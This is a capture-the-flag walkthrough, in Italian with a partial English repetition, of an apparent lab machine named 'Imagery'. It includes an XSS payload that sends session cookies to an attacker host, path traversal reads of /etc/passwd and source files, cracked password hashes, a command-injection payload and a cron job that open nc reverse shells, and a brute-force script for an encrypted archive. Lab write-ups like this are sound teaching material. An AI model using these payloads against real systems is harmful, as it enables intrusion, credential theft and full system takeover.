Imagery
Foothold
Si mappa l’IP della macchina con l’hostname imagery.htb nel file /etc/hosts.
Dopo aver lanciato una scansione TCP si ottiene
kali@0xPR3ST1JH0NN7:~$ sudo nmap -sV -sC -oN imagery.txt 10.10.11.88
# Nmap 7.95 scan initiated Fri Oct 10 18:05:28 2025 as: /usr/lib/nmap/nmap -sV -sC -oN imagery.txt 10.10.11.88
Nmap scan report for 10.10.11.88
Host is up (0.061s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http          Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct 10 18:07:43 2025 -- 1 IP address (1 host up) scanned in 135.27 seconds
Ci sono due servizi attivi, SSH e HTTP. Il servizio HTTP espone un’applicazione web sulla porta 8000.
Questa applicazione permette la registrazione e, una volta effettuata, vengono presentate diverse sezioni, tra cui:

Siccome nella sezione “Report Bug” si possono inviare dei dati, se l’applicazione fosse vulnerabile a XSS potrebbe essere possibile far eseguire del codice Javascript.
La seguente payload XSS permette di prendere il cookie di sessione.
<img src=x onerror='window.location="http://10.10.14.160:9001/?"+document.cookie'>
Quindi, si avvia il server Python per ricevere la risposta alla payload definita.
kali@0xPR3ST1JH0NN7:~$ python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/)
Si invia la payload attraverso il form.

Successivamente, si riceve una richiesta contenente il cookie di sessione.
kali@0xPR3ST1JH0NN7:~$ python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...

10.10.11.88 - - [14/Oct/2025 14:37:10] "GET /?session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aO5D9A.X2kZtbP5PnZyzodeysJe13gAYLw HTTP/1.1" 200 -
10.10.11.88 - - [14/Oct/2025 14:37:10] code 404, message File not found
10.10.11.88 - - [14/Oct/2025 14:37:10] "GET /favicon.ico HTTP/1.1" 404 -
Utilizzando tale cookie, si entra come amministratore nell’applicazione.
Siccome sono presenti tutte le payload XSS inviate all’amministratore, se per esempio è stato inviato un window.location, con Burp Suite si deve cancellare tutto il codice malevolo prima che venga eseguito, così da riuscire a navigare nella pagina senza essere reindirizzati o che vengano eseguite altre payload.

Il pannello amministrativo mostra le seguenti opzioni.
Questa è la richiesta relativa al download del log dell’utente.
Richiesta
GET /admin/get_system_log?log_identifier=testuser%40imagery.htb.log HTTP/1.1
Host: 10.10.11.88:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aPFRXA.cuJns_uRqJbFjBCO2kvIlNN-x0M
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Risposta
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Thu, 16 Oct 2025 21:19:37 GMT
Content-Disposition: attachment; filename=passwd
Content-Type: text/plain; charset=utf-8
Content-Length: 1982
Last-Modified: Mon, 22 Sep 2025 19:11:49 GMT
Cache-Control: no-cache
ETag: "1758568309.7066295-1982-393413677"
Date: Thu, 16 Oct 2025 21:19:37 GMT
Vary: Cookie
Connection: close

[...]
Il campo “log_identifier” sembra rappresentare un punto di iniezione per un Path Traversal. Alterando l’input con il percorso “/etc/passwd” l’applicativo mostra l’output descritto di seguito.
Richiesta
GET /admin/get_system_log?⟦log_identifier=/etc/passwd⟧ HTTP/1.1
Host: 10.10.11.88:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aPFRXA.cuJns_uRqJbFjBCO2kvIlNN-x0M
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Risposta
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Thu, 16 Oct 2025 21:19:37 GMT
Content-Disposition: attachment; filename=passwd
Content-Type: text/plain; charset=utf-8
Content-Length: 1982
Last-Modified: Mon, 22 Sep 2025 19:11:49 GMT
Cache-Control: no-cache
ETag: "1758568309.7066295-1982-393413677"
Date: Thu, 16 Oct 2025 21:19:37 GMT
Vary: Cookie
Connection: close

⟦root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin⟧
[...]
Facendo del fuzzing, si risale alla struttura dell’applicazione Python e si individuano i file principali: app.py e config.py.
Di seguito un’evidenza della lettura del file app.py.
Richiesta
GET /admin/get_system_log?log_identifier=../app.py HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://imagery.htb:8000/
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aSRspQ._CZPSgOTQMnqG1pTcEhzDAzXDQE
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Risposta
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Mon, 24 Nov 2025 17:12:13 GMT
Content-Disposition: attachment; filename=app.py
Content-Type: text/plain; charset=utf-8
Content-Length: 1943
Last-Modified: Tue, 05 Aug 2025 15:21:25 GMT
Cache-Control: no-cache
ETag: "1754407285.0-1943-3856534701"
Date: Mon, 24 Nov 2025 17:12:13 GMT
Vary: Cookie
Connection: close

from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc
[...]
Il file analizzato contiene diversi import che rimandano a file dal contenuto leggibile. Tra questi il più rilevante risulta essere config.py in quanto rivela la presenza dei file db.json e api_edit.py.
Di seguito il contenuto del file db.json.
Richiesta
GET /admin/get_system_log?log_identifier=../db.json HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://imagery.htb:8000/
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aSRspQ._CZPSgOTQMnqG1pTcEhzDAzXDQE
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Risposta
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Tue, 25 Nov 2025 11:06:25 GMT
Content-Disposition: attachment; filename=db.json
Content-Type: text/plain; charset=utf-8
Content-Length: 975
Last-Modified: Tue, 25 Nov 2025 11:06:09 GMT
Cache-Control: no-cache
ETag: "1764068769.012574-975-4065660163"
Date: Tue, 25 Nov 2025 11:06:25 GMT
Vary: Cookie
Connection: close

{
    "users": [
        {
            "username": "⟦[email protected]⟧",
            "password": "⟦5d9c1d507a3f76af1e5c97a3ad1eaa31⟧",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "⟦[email protected]⟧",
            "password": "⟦2c65c8d7bfbca32a3ed42596192384f6⟧",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
[...]
Si ottiene la password dell’utente testuser, cercando il suo hash su crackstation: testuser:iambatman.
Analizzando il file api_edit.py, nella route “/apply_visual_transform” emergono diverse funzioni che eseguono comandi di sistema tramite subprocess.run(…).
La parte più rilevante è la funzione dedicata al crop, dove il comando ImageMagick viene eseguito con shell=True. Questa scelta permette alla shell di interpretare metacaratteri inseriti nei parametri utente, rendendolo un punto di iniezione per una possibile OS Command Injection.
[...]
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    [...]
    try:
        unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
        output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
            [...]
Queste operazioni risultano accessibili esclusivamente all’utente testuser, quindi si effettua l’accesso all’applicazione web con tale utente.
Successivamente, si prende la seguente payload da revshells:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9001 >/tmp/f
Si avvia il listener con netcat e si esegue la seguente richiesta.
Richiesta
POST /apply_visual_transform HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://imagery.htb:8000/
Content-Type: application/json
Content-Length: 285
Origin: http://imagery.htb:8000
Connection: keep-alive
Cookie: session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aSWNyA.np3epFTSWigWAu3uBoyvsZxpVgk
Priority: u=0

{
		"imageId":"02b65f10-e3fe-4bd1-8b26-236d4e0adc81",
		"transformType":"crop",
		"params":{
			"x":1,
			"y":"1;⟦rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9001 >/tmp/f⟧;",
			"width":300,
			"height":168
		}
}
Dopo l’invio di questa richiesta si ottiene una shell sul sistema.

Foothold ottenuto.
Lateral Movement
Il foothold ottenuto tramite questo utente risulta tuttavia limitato, trattandosi di un account con privilegi standard. Si rende pertanto necessaria un’attività di lateral movement per acquisire un controllo maggiore sul sistema e proseguire con l’attacco.
All’interno della cartella “/var/backup” è presente il seguente file web_20250806_120723.zip.aes.
Analizzandone il contenuto si ottiene
$ file web_20250806_120723.zip.aes

web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
Risulta essere un file protetto da password. Quindi si può provare a fare un bruteforce sull’archivio, utilizzando una wordlist, tramite uno script python custom.
import pyAesCrypt

bufferSize = 64 * 1024
fileIn = "web_20250806_120723.zip.aes"
fileOut = "out.zip"

for pwd in open("/usr/share/wordlists/rockyou.txt"):
    pwd = pwd.strip()
    try:
        pyAesCrypt.decryptFile(fileIn, fileOut, pwd, bufferSize)
        print("[+] Found:", pwd)
        break
    except:
        pass
La password è bestfriends e aprendo l’archivio con questa password, si trova un file db.json.
Qui si trova l’hash della password dell’utente mark e, inserendolo su crackstation, si ottiene supersmash.
Si effettua il login con l’utente mark e si invia la flag user.txt.
Privilege Escalation
In fase di enumerazione manuale del sistema, eseguendo il seguente comando si ottiene
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
Questo conferma la possibilità di eseguire l’utility charcol con privilegi di root. Trattandosi di un tool che consente la gestione dei cron job, l’obiettivo diventa creare un task pianificato che esegua i comandi necessari a restituire una reverse shell.
Prima di creare il task ci si mette in ascolto sulla macchina in attesa di ricevere la connessione.
kali@0xPR3ST1JH0NN7:~$ nc -nvlp 9005
listening on [any] 9005 ...
Successivamente, si crea il task.
charcol> auto add --schedule "* * * * *" --command "⟦rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9005 >/tmp/f⟧" --name "Exploit"
[2025-11-25 15:53:44] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-11-25 15:53:52] [INFO] System password verified successfully.
[2025-11-25 15:53:52] [INFO] Auto job 'Exploit' (ID: ea97f1b4-7a82-43d8-98a6-019e943e12b8) added successfully. The job will run according to schedule.
[2025-11-25 15:53:52] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9005 >/tmp/f
Trascorso qualche istante, il task pianificato entrerà in esecuzione restituendo la connessione.
kali@0xPR3ST1JH0NN7:~$ nc -nvlp 9005
listening on [any] 9005 ...
connect to [10.10.14.178] from (UNKNOWN) [10.10.11.88] 36920
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
Shell ottenuta! Si invia la flag root.txt.
Foothold
First we map the machine’s IP to the hostname imagery.htb in the /etc/hosts file.
After running a TCP scan we get
kali@0xPR3ST1JH0NN7:~$ sudo nmap -sV -sC -oN imagery.txt 10.10.11.88
# Nmap 7.95 scan initiated Fri Oct 10 18:05:28 2025 as: /usr/lib/nmap/nmap -sV -sC -oN imagery.txt 10.10.11.88
Nmap scan report for 10.10.11.88
Host is up (0.061s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http          Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct 10 18:07:43 2025 -- 1 IP address (1 host up) scanned in 135.27 seconds
There are two active services, SSH and HTTP. The HTTP service exposes a web application on port 8000.
This application allows you to register and, once done, it presents several sections, including:
Since the “Report Bug” section lets you submit data, if the application were vulnerable to XSS it might be possible to get some Javascript code executed.
The following XSS payload lets us grab the session cookie.
<img src=x onerror='window.location="http://10.10.14.160:9001/?"+document.cookie'>
So we start the Python server to receive the response to the payload.
kali@0xPR3ST1JH0NN7:~$ python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/)
We send the payload through the form.
Shortly after, we receive a request containing the session cookie.
kali@0xPR3ST1JH0NN7:~$ python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...

10.10.11.88 - - [14/Oct/2025 14:37:10] "GET /?session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aO5D9A.X2kZtbP5PnZyzodeysJe13gAYLw HTTP/1.1" 200 -
10.10.11.88 - - [14/Oct/2025 14:37:10] code 404, message File not found
10.10.11.88 - - [14/Oct/2025 14:37:10] "GET /favicon.ico HTTP/1.1" 404 -
Using that cookie, we log into the application as administrator.
Since all the XSS payloads sent to the administrator are shown, if for example a window.location was sent, with Burp Suite you have to delete all the malicious code before it runs, so you can browse the page without being redirected or having other payloads executed.
The admin panel shows the following options.
This is the request for downloading a user’s log.
Request
GET /admin/get_system_log?log_identifier=testuser%40imagery.htb.log HTTP/1.1
Host: 10.10.11.88:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aPFRXA.cuJns_uRqJbFjBCO2kvIlNN-x0M
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Thu, 16 Oct 2025 21:19:37 GMT
Content-Disposition: attachment; filename=passwd
Content-Type: text/plain; charset=utf-8
Content-Length: 1982
Last-Modified: Mon, 22 Sep 2025 19:11:49 GMT
Cache-Control: no-cache
ETag: "1758568309.7066295-1982-393413677"
Date: Thu, 16 Oct 2025 21:19:37 GMT
Vary: Cookie
Connection: close

[...]
The “log_identifier” field looks like an injection point for a Path Traversal. Changing the input to the “/etc/passwd” path, the application shows the output below.
Request
GET /admin/get_system_log?⟦log_identifier=/etc/passwd⟧ HTTP/1.1
Host: 10.10.11.88:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aPFRXA.cuJns_uRqJbFjBCO2kvIlNN-x0M
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Thu, 16 Oct 2025 21:19:37 GMT
Content-Disposition: attachment; filename=passwd
Content-Type: text/plain; charset=utf-8
Content-Length: 1982
Last-Modified: Mon, 22 Sep 2025 19:11:49 GMT
Cache-Control: no-cache
ETag: "1758568309.7066295-1982-393413677"
Date: Thu, 16 Oct 2025 21:19:37 GMT
Vary: Cookie
Connection: close

⟦root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin⟧
[...]
With some fuzzing we work back to the structure of the Python application and identify the main files, app.py and config.py.
Below is proof of reading the app.py file.
Request
GET /admin/get_system_log?log_identifier=../app.py HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://imagery.htb:8000/
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aSRspQ._CZPSgOTQMnqG1pTcEhzDAzXDQE
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Mon, 24 Nov 2025 17:12:13 GMT
Content-Disposition: attachment; filename=app.py
Content-Type: text/plain; charset=utf-8
Content-Length: 1943
Last-Modified: Tue, 05 Aug 2025 15:21:25 GMT
Cache-Control: no-cache
ETag: "1754407285.0-1943-3856534701"
Date: Mon, 24 Nov 2025 17:12:13 GMT
Vary: Cookie
Connection: close

from flask import Flask, render_template
import os
import sys
